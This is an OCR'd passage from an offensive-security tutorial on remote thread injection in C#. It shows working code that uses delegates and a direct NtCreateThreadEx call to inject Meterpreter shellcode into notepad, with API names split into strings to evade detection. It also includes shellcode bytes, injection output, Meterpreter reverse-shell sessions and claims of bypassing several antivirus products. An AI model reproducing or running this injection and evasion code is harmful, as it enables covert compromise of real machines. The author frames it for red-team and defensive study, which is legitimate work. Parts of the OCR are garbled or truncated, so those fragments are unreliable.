Monitoring - API Monitor v2 64-bit (Administrator)
Summary | 528 calls | 234 KB used | NativePayload_Tinjection2nt.exe
#    Tim...  T...  Module          API                                                                                                     Return Value
4... 11:2... 1     KERNELBASE.dll    NtDelayExecution ( TRUE, 0x00000000006fe750 )
4... 11:2... 1     clr.dll         GetProcAddress ( 0x00007ff810f30000, "WriteProcessMemory" )                                             0x00007ff810f9...
4... 11:2... 1     clr.dll         VirtualAlloc ( NULL, 65536, MEM_COMMIT, PAGE_READWRITE )                                                0x00000000023...
4... 11:2... 1     KERNELBASE.dll    NtAllocateVirtualMemory ( GetCurrentProcess(), 0x00000000006fd480, 0, 0x00000000006fd488, MEM_COMMIT, PAGE_READWRITE )   STATUS_SUCCESS
4... 11:2... 1     clr.dll         VirtualFree ( 0x0000000002360000, 0, MEM_RELEASE )                                                      TRUE
4... 11:2... 1     KERNELBASE.dll    NtFreeVirtualMemory ( GetCurrentProcess(), 0x00000000006fd9a8, 0x00000000006fd9a0, MEM_RELEASE )      STATUS_SUCCESS
4... 11:2... 1     clr.dll         WriteProcessMemory ( 0x00000000000002ac, 0x000002652ae20000, 0x00000000025a8bf8, 510, 0x00000000006fefb0 )   TRUE
4... 11:2... 1     KERNELBASE.dll    NtQueryVirtualMemory ( 0x00000000000002ac, 0x000002652ae20000, 8, 0x00000000006fe858, 48, NULL )     STATUS_SUCCESS
4... 11:2... 1     KERNELBASE.dll    NtWriteVirtualMemory ( 0x00000000000002ac, 0x000002652ae20000, 0x00000000025a8bf8, 510, 0x00000000006fe848 )   STATUS_SUCCESS
4... 11:2... 1     clr.dll         SleepEx ( 5000, TRUE )                                                                                  0
4... 11:2... 1     KERNELBASE.dll    NtDelayExecution ( TRUE, 0x00000000006fe750 )                                                        STATUS_SUCCESS
4... 11:2... 1     clr.dll         GetProcAddress ( 0x00007ff813630000, "NtCreateThreadEx" )                                               0x00007ff8136c...
4... 11:2... 1     clr.dll         VirtualAlloc ( NULL, 65536, MEM_COMMIT, PAGE_READWRITE )                                                0x00000000023...
4... 11:2... 1     KERNELBASE.dll    NtAllocateVirtualMemory ( GetCurrentProcess(), 0x00000000006fd430, 0, 0x00000000006fd438, MEM_COMMIT, PAGE_READWRITE )   STATUS_SUCCESS
4... 11:2... 1     clr.dll         VirtualFree ( 0x0000000002360000, 0, MEM_RELEASE )                                                      TRUE
4... 11:2... 1     KERNELBASE.dll    NtFreeVirtualMemory ( GetCurrentProcess(), 0x00000000006fd9a8, 0x00000000006fd9a0, MEM_RELEASE )      STATUS_SUCCESS
4... 11:2... 1     clr.dll         NtCreateThreadEx ( 0x00000000006fef90, THREAD_ALL_ACCESS, NULL, 0x00000000000002ac, 0x000002652ae20000, NULL, FALSE, 0, 0, 0, NULL )   STATUS_SUCCESS
4... 11:2... 1     clr.dll         SleepEx ( 2000, TRUE )                                                                                  0
4... 11:2... 1     KERNELBASE.dll    NtDelayExecution ( TRUE, 0x00000000006fe750 )
4... 11:2... 1     clr.dll         GetProcAddress ( 0x00007ff810f30000, "CloseHandle" )
4... 11:2... 1     clr.dll         GetCurrentProcess ( )
4... 11:2... 1     clr.dll         FlushInstructionCache ( GetCurrentProcess(), 0x00007fff8cee0500, 16 )
4... 11:2... 1     clr.dll         GetProcAddress ( 0x00007ff812730000, "FreeLibrary" )
4... 11:2... 1     clr.dll         GetCurrentProcess ( )

API         NtCreateThreadEx
Module      Ntdll.dll
Category    Processes and Threads

NtCreateThreadEx (
    0x00000000006fef90,
    THREAD_ALL_ACCESS,
    NULL,
    0x00000000000002ac,
    0x000002652ae20000,

Ready
```

```
Name              PID
System Idl...     0
Registry          92
csrss.exe         424
wininit.exe       512
csrss.exe         524
winlogon....      608
explorer.exe      372
Securit...        6940
devenv...         4312
apimo...          8840
cmd.exe           4792
Process...        5060
cmd.exe           8128
con...            10...
notepa...         8412
VBCSCom...        10...
conhos...         10...

notepad.exe (8412) Properties
TID     CPU     Cycles delta    Start address
9972    0.05    2,307,177       0x0
8976                            notepad.exe+0x2
704                             ntdll.dll!LdrAccessI
```

Picture 6: New API Calls & Meterpreter session ( calling NtCreateThreadEx from ntdll.dll by clr.dll)

as you can see in this “Picture 6”, API Function **NtCreateThreadEx** called from ntdll.dll by clr.dll in this case we don’t have API Function “**CreateRemoteThread**” or “**CreateThread**” so we call this “**NtCreateThreadEx**” Function from ntdll.dll Directly with simple trick which you can see in the next “Picture 7” our code for this trick.
As you can see in the “Pictures 6” our APIs are something like these:

**“NativePayload_Tinjection2nt.cs”** API Monitor:

1.**GetProcAddress**() called by CLR.DLL for “OpenProcess”

- which this Function called by Clr.dll, not by my C# Code.

2.**OpenProcess**() called by CLR.DLL from Kernel32.dll

- **Nt**OpenProcess() called by Kernelbase.dll from NTDLL.DLL

3.**GetProcAddress**() called by CLR.DLL for “VirtualAllocEx”

4.**VirtualAllocEx**() called by CLR.DLL from Kernel32.dll

- **Nt**AllocateVirtualMemory() called by Kernelbase.dll from NTDLL.DLL
- **Nt**FreeVirtualMemory() called by Kernelbase.dll from NTDLL.DLL

5.**GetProcAddress**() called by CLR.DLL for “WriteProcessMemory”

6.**WriteProcessMemory**() called by CLR.DLL from Kernel32.dll

- **Nt**QueryVirtualMemory() called by Kernelbase.dll from NTDLL.DLL
- **Nt**WriteVirtualMemory() called by Kernelbase.dll from NTDLL.DLL

7.~~**GetProcAddress**() called by CLR.DLL for “CreateRemoteThread”~~


8.~~**CreateRemoteThread**() called by CLR.DLL from Kernel32.dll~~

- ~~**Nt**QueryInformationProcess() called by Kernelbase.dll from NTDLL.DLL~~
- ~~**Nt**CreateThreadEx() called by Kernelbase.dll from NTDLL.DLL~~

7.**GetProcAddress**() called by CLR.DLL for “**NtCreateThreadEx**”

8.**NtCreateThreadEx**() called by CLR.DLL from NTDLL.DLL (without using **CreateRemoteThread)**

in the next “Picture 7” you can see our simple code for this trick:



```
*] Meterpreter session 5 opened (192.168.56.1:4444 -> 192.168.56.105:49690) at 2021-02-20 11:27:00 -0500

eterpreter > getpid
urrent pid: 8412
eterpreter > shell
rocess 11240 created.
hannel 1 created.
icrosoft Windows [Version 10.0.19041.264]
c) 2020 Microsoft Corporation. All rights reserved.

:\Users\Damon>
```

```
        IntPtr DLLFile = LoadLibrary("c:\\" + "win" + "dows\\sy" + "stem32\\k" + "ernel" + "base" + "." + "dl" + "l");
        IntPtr DLLFileNt = LoadLibrary(@"c:\windows\system32\" + "ntdll" + ".dll");

        /// step1
        IntPtr FunctionCall_01 = GetProcAddress(DLLFile, "O" + "penProcess");
        call_OpenProces FunctionCall_01_Del = (call_OpenProces)Marshal.GetDelegateForFunctionPointer(FunctionCall_01, typeof(call_OpenProces));
        IntPtr Result_01 = FunctionCall_01_Del(All, false, Injection_to_PID);
        System.Threading.Thread.Sleep(5000);
        /// step2
        IntPtr FunctionCall_02 = GetProcAddress(DLLFile, "Virtual" + "Alloc" + "Ex");
        call_VirtualAllocEx FunctionCall_02_Del = (call_VirtualAllocEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_02, typeof(call_VirtualAll
        IntPtr Result_02 = FunctionCall_02_Del(Result_01, IntPtr.Zero, (uint)Xpayload.Length, AllocationType.Commit, MemoryProtection.ExecuteReadWri
        System.Threading.Thread.Sleep(5000);
        /// step3
        UIntPtr _out = UIntPtr.Zero;
        IntPtr FunctionCall_03 = GetProcAddress(DLLFile, "W" + "rite" + "Process" + "Memory");
        call_WriteProcessMemory FunctionCall_03_Del = (call_WriteProcessMemory)Marshal.GetDelegateForFunctionPointer(FunctionCall_03, typeof(call_Wr
        bool Result_03 = FunctionCall_03_Del(Result_01, Result_02, Xpayload, (uint)Xpayload.Length, out _out);
        System.Threading.Thread.Sleep(5000);
        /// step4
        /// NTDLL.DLL API
        uint Result_04_1 = 0;
        IntPtr ops = IntPtr.Zero;
        IntPtr FunctionCall_04 = GetProcAddress(DLLFileNt, "Nt"+"Create"+"ThreadEx");
        call_NtCreateThreadEx FunctionCall_04_Del = (call_NtCreateThreadEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_04, typeof(call_NtCrea
        Result_04_1 = FunctionCall_04_Del(out ops, 0x1FFFFF, IntPtr.Zero, Result_01, Result_02, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero);
        System.Threading.Thread.Sleep(2000);
        /// NTDLL.DLL API

        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.Write("[!] kernelbase.dll Delegate.Result["); Console.ForegroundColor = ConsoleColor.Yellow; Console.Write("
        Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Write("] <=> OpenProces <= GetDelegateForFunctionPointer["
        Console.Write("{0}", FunctionCall_01.ToString("X8")); Console.ForegroundColor = ConsoleColor.DarkGreen; Console.Writ
```

```
[>] Injecting Meterpreter Payload to notepad:8412 Process
[!] Thread Injection Done Time 2/20/2021 11:26:43 AM

[!] kernelbase.dll Delegate.Result[000002AC] <=> OpenProces <= GetDelegateForFunctionPointer
[!] kernelbase.dll Delegate.Result[2652AE20000] <=> VirtualAllocEx <= GetDelegateForFunction
[!] kernelbase.dll Delegate.Result[True]      <=> WriteProcessMemory <= GetDelegateForFunctio
[!] clr/ntdll.dll Delegate.Result[696] <=> NtCreateThreadEx <= GetDelegateForFunctionPointer
Bingo Meterpreter Session by Remote Thread Injection Method  ;)

C:\Users\Damon\source\repos\NativePayload_Tinjection2nt\NativePayload_Tinjection2nt\bin\Debu
```

| Name | PID |
|---|---|
| Registry | 92 |
| csrss.exe | 424 |
| wininit.exe | 512 |
| csrss.exe | 524 |
| winlogon.... | 608 |
| explorer.exe | 372 |
| Securit... | 6940 |
| devenv... | 4312 |
| apimo... | 8840 |
| cmd.exe | 4792 |
| Process... | 5060 |
| cmd.exe | 8128 |
| con... | 10... |
| notepa... | 8412 |
| cmd... | 11... |
| c... | 11... |
| devenv... | 7516 |
| Perf... | 908 |

notepad.exe (8412) Properties

| TID | CPU | Cycles delta | Start address |
|---|---|---|---|
| 536 | 0.04 | 1,823,821 | ntdll.dll!RtlUserThreadSta |

Picture 7: New API Calls & Meterpreter session ( calling NtCreateThreadEx from ntdll.dll by clr.dll)

In the source code for “**NativePayload_Tinjection2nt.cs**” we have something like these code for Calling “**NtCreateThreadEx**” directly via clr.dll from ntdll.dll:

## Delegate for NtCreateThreadEx:

```
[UnmanagedFunctionPointer(CallingConvention.Cdecl)]
private delegate uint call_NtCreateThreadEx(out IntPtr hThread, uint DesiredAccess, IntPtr ObjectAttributes, IntPtr ProcessHandle,IntPtr lpStartAddress, IntPtr
lpParameter, bool CreateSuspended, uint StackZeroBits,
uint SizeOfStackCommit, uint SizeOfStackReserve, IntPtr lpBytesBuffer);
```

## Calling API Function via Delegate:


```
/// step4
/// NTDLL.DLL API
///  (intptr) DLLFileNt = intptr for “c:\\windows\\system32\\ntdll.dll”
uint Result_04_1 = 0;
IntPtr ops = IntPtr.Zero;
IntPtr FunctionCall_04 = GetProcAddress(DLLFileNt, "NtCreateThreadEx");
call_NtCreateThreadEx FunctionCall_04_Del = (call_NtCreateThreadEx)Marshal.GetDelegateForFunctionPointer(FunctionCall_04,
typeof(call_NtCreateThreadEx));
Result_04_1 = FunctionCall_04_Del(out ops, 0x1FFFFF, IntPtr.Zero, Result_01, Result_02, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero);
System.Threading.Thread.Sleep(2000);
/// NTDLL.DLL API
```

in the next Code/Picture “**NativePayload_TIdnt.cs”,** you can see this trick with **[“DllImport(“ntdll.dll”)]** and this code was worked very well.

```
 [DllImport("ntdll.dll")]
 public static extern uint NtCreateThreadEx(out IntPtr hThread, uint DesiredAccess, IntPtr ObjectAttributes, IntPtr ProcessHandle,
 IntPtr lpStartAddress, IntPtr lpParameter, bool CreateSuspended, uint StackZeroBits,
 uint SizeOfStackCommit, uint SizeOfStackReserve, IntPtr lpBytesBuffer);

 public static IntPtr _Step4_(IntPtr H, IntPtr HA)
{
            uint x = 0;
            IntPtr ops = IntPtr.Zero;
            uint opsNT = NtCreateThreadEx(out ops, 0x1FFFFF, IntPtr.Zero, H, HA, IntPtr.Zero, false, 0, 0, 0, IntPtr.Zero);
            /// close
            // CloseHandle((IntPtr)opsNT);
            CloseHandle(HA);
            return (IntPtr)opsNT;
            // return cde;
}
```

## Calling C# Method _step4_ + API Function via Delegate:

```
    public delegate IntPtr Mydels4and4(IntPtr H, IntPtr HA);
    Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
    IntPtr f = delstep4.Invoke(H, HA);
```


Monitoring - API Monitor v2 64-bit (Administrator)
File Edit View Filter Tools Window Help
Summary | 1,390 calls | 488 KB used | NativePayload_TIdnt.exe
Running Processes
Monitored Processes
API Filter
Command Prompt
[redacted] VMware Workstation
File Edit View VM Tabs Help
NtCreateThreadEx called by CLR.DLL without using CreateThread
notepad.exe (6044) Properties
Memory Environment Handles GPU Disk and Network Comment
General Statistics Performance Threads Token Modules
CPU Usage: 2.32%

| # | Time of Day | Thread | Module | API |
|---|---|---|---|---|
| 1242 | 6:41:22.186 AM | 1 | clr.dll | GetLastError ( ) |
| 1243 | 6:41:22.186 AM | 1 | clr.dll | G |
| 1244 | 6:41:22.186 AM | 1 | clr.dll | G |
| 1245 | 6:41:22.186 AM | 1 | clr.dll | G |
| 1246 | 6:41:22.186 AM | 1 | clr.dll | G |
| 1247 | 6:41:22.186 AM | 1 | clr.dll | G |
| 1248 | 6:41:22.186 AM | 1 | clr.dll | Se |
| 1249 | 6:41:22.186 AM | 1 | clr.dll | G |
| 1250 | 6:41:22.186 AM | 1 | clr.dll | Vi … EADWRITE ) |
| 1251 | 6:41:22.186 AM | 1 | KERNELBASE.dll | , 0x00000000020 |
| 1252 | 6:41:22.186 AM | 1 | clr.dll | Vi … E ) |
| 1253 | 6:41:22.186 AM | 1 | KERNELBASE.dll | 00000000020d8a8, |
| 1254 | 6:41:22.186 AM | 1 | clr.dll | G |
| 1255 | 6:41:22.186 AM | 1 | clr.dll | Fl … 007fe927c0130, 16 ) |
| 1256 | 6:41:22.186 AM | 1 | clr.dll | Se |
| 1257 | 6:41:22.186 AM | 1 | clr.dll | NtCreateThreadEx ( 0x000000000020eec0, THREAD_ALL_ACCESS, NULL, 0x0... |

```
API        NtCreateThreadEx
Module     Ntdll.dll
Category   Processes and Threads

NtCreateThreadEx (
   0x000000000020eec0,
   THREAD_ALL_ACCESS,
   NULL,
   0x0000000000000230,
   0x00000000001d0000,
   NULL,
   FALSE,
   0,
   0,
   0,
   NULL
);
```

```
C:\Users[redacted]NativePayload_TIdnt\NativePayload_TIdnt\bin\Debug
2,ed,52,41,51,48,8b,52,20,8b,42,3c,48,01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8
6,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,d0,41,58,41,58,5e,59,5a,41,5
6,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,0a,41,5e,50,50,4
1,58,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,4
0,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,4

NativePayload_TId , Published by Damon Mohammadbagher , May 2020
NativePayload_TId Thread Injection into Target Process + C# Delegation


[!] Injection Started Time 2/10/2021 6:41:21 AM
[!] Payload Length 510
[>] Injecting Meterpreter Payload to notepad:6044 Process
[!] Thread Injection Done Time 2/10/2021 6:41:22 AM

Step1 Delegate.Invoke(00000230) Intptr Done. [API::OpenProcess]
Step2 Delegate.Invoke(001D0000) Intptr Done. [API::VirtualAllocEx]
Step3 Delegate.Invoke(00000000) true ;D Done. [API::WriteProcessMemory]
Step4 Delegate.Invoke(00000000) Intptr Done. [API::NtCreateThreadEx]

Bingo Meterpreter Session by Thread Injection Method + Delegations ;>

C:\Use[redacted]ativePayload_TIdnt\NativePayload_TIdnt\bin\Debug
```

|  |  |  |  |  |  |
|---|---|---|---|---|---|
| apimonitor-x64.exe | 768 | 0.61 |  | 15.2 MB | PC7\Damon |
| cmd.exe | 4264 |  |  | 2.29 MB | PC7\Damon |
| vmware.exe | 1900 |  |  | 24.35 MB | PC7\Damon |
| ProcessHacker.exe | 4080 | 0.35 |  | 20.22 MB | PC7\Damon |
| notepad.exe | 6044 |  | 256 B/s | 4.67 MB | PC7\Damon |
| mspaint.exe | 5416 |  |  | 12.47 MB | PC7\Damon |
| DpAgent.exe | 4944 |  |  | 4.91 MB | PC7\Damon |
| DpAgent.exe | 2456 |  |  | 1.75 MB | PC7\Damon |
| vmware-tray.exe | 4988 |  |  | 1.84 MB | PC7\Damon |
| Interrupts |  |  |  |  |  |

| TID | CPU | Cycles Delta | Start Address | Priority |
|---|---|---|---|---|
| 3184 |  | 621,461 | 0x0 | Normal |
| 5796 |  |  | notepad.exe+0x3acc | Normal |
| 3332 |  |  | ntdll.dll!TpIsTimerSet+0x8b0 | Normal |
| 2280 |  |  | ntdll.dll!RtlDestroyHandleTable+... | Normal |

```
[*] Meterpreter session 1 opened (192.168.136.128:4444 -> 192.168.136.1:49707) at 20
02-10 03:11:22 +0000

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getpid
Current pid: 6044
```

```
    // [DllImport("ke" + "rne" + "l" + "32.d"+"ll")]
    [DllImport("kernelbase.dll")]

    public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAll

    [DllImport("ntdll.dll")]
    public static extern uint NtCreateThreadEx(out IntPtr hThread, uint DesiredAccess, IntPtr ObjectAttributes, Int
        IntPtr lpStartAddress, IntPtr lpParameter, bool CreateSuspended, uint StackZeroBits,
        uint SizeOfStackCommit, uint SizeOfStackReserve, IntPtr lpBytesBuffer);

    // [DllImport("ntdll.dll")] ...

    public static IntPtr _Step1_(int XprocID, string Xcode)...
    public static IntPtr _Step2_(IntPtr a, int p)...
    public static bool _Step3_(IntPtr H, IntPtr P, byte[] pay)...
    public static IntPtr _Step4_(IntPtr H, IntPtr HA)

        uint x = 0;

        IntPtr ops = IntPtr.Zero;
        uint opsNT = NtCreateThreadEx(out ops, 0x1FFFFF, IntPtr.Zero, H, HA, IntPtr.Zero, false, 0, 0, 0, IntPtr.Ze
        /// close
        // CloseHandle((IntPtr)opsNT);
        CloseHandle(HA);
        return (IntPtr)opsNT;
```

Picture 8: New API Calls & DllImport (calling NtCreateThreadEx from ntdll.dll by clr.dll)

In this part2 of chapter-14 we talked about this simple codes to call Native API Function via Simple C# Delegate Codes & as I said before we don't talk about C# Codes line by line, we only talk about some Important point about Codes & Techniques.
Note: we have a lot Techniques for **Remote Thread Injection** and these 4 steps in this chapter-14 is really Old/Classic Technique of Remote Thread Injection but you can use Delegate Techniques for all Remote Thread Injection Techniques Simply.

**Important Links:**

1.Remote Process/Thread/Code Injection Techniques: https://attack.mitre.org/techniques/T1055/
2.Some almost simple C# for Remote Thread Injection Techniques: https://github.com/pwndizzle/c-sharp-memory-injection

- but I think each one of these codes are one chapter, always simple codes are better than complicated codes to learn, I think we should create 1 or 2 chapters for these type of Codes/Techniques [why not?] ;).

3.My Related Article About **"NtCreateThreadEx" & Syscall + ETW:**
https://damonmohammadbagher.github.io/Posts/11Feb2021x.html

**at a glance** : As **Security Researcher** / **Pentester** / **Red Teamer** these Techniques/Codes will help you and Some Anti-viruses Bypassed by these Codes and these Simple Tricks in my Lab (Avira, TrendMicro , Windows Defender, ...).
As **Defender** (**Blue Teams**) you can use these techniques/codes to test your Anti-viruses also for test your Defensive things.
Also if you want to create **Orange Team** Then you can use these simple Techniques as code security content for teaching/learning to/for your **Developers** to make Codes/things better & safer with Defensive Approach and Security Approach.In the next part3 of this chapter-14, I will talk about Some other useful C# Codes for Code/Thread Injection via Delegate Method & Multicast Delegate also I will talk about **ETW** for Defender and Defensive Tools against "Remote Thread Injection" Attack which I think is useful. but I think for **ETW (Event Trace for Windows)** we need more than 1 chapter ¯_(ツ)_/¯.

**NativePayload_TId.cs**

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;


namespace NativePayload_TId
{
    class Program
    {


        public  class DelCLSInvoke
        {
            [Flags]
            public enum ProcessAccessFlags : uint
            {
                Terminate = 0x00000001,
                CreateThread = 0x00000002,
                VMOperation = 0x00000008,
                VMRead = 0x00000010,
                VMWrite = 0x00000020,
                DupHandle = 0x00000040,
                SetInformation = 0x00000200,
                QueryInformation = 0x00000400,
                Synchronize = 0x00100000,
                All = 0x001F0FFF
            }

            [Flags]
            public enum AllocationType
            {
                Commit = 0x00001000,
                Reserve = 0x00002000,
                Decommit = 0x00004000,
                Release = 0x00008000,
                Reset = 0x00080000,
                TopDown = 0x00100000,
                WriteWatch = 0x00200000,
                Physical = 0x00400000,
                LargePages = 0x20000000
            }

            [Flags]
            public enum MemoryProtection
            {
                NoAccess = 0x0001,
                ReadOnly = 0x0002,
                ReadWrite = 0x0004,
                WriteCopy = 0x0008,
                Execute = 0x0010,
                ExecuteRead = 0x0020,
                ExecuteReadWrite = 0x0040,
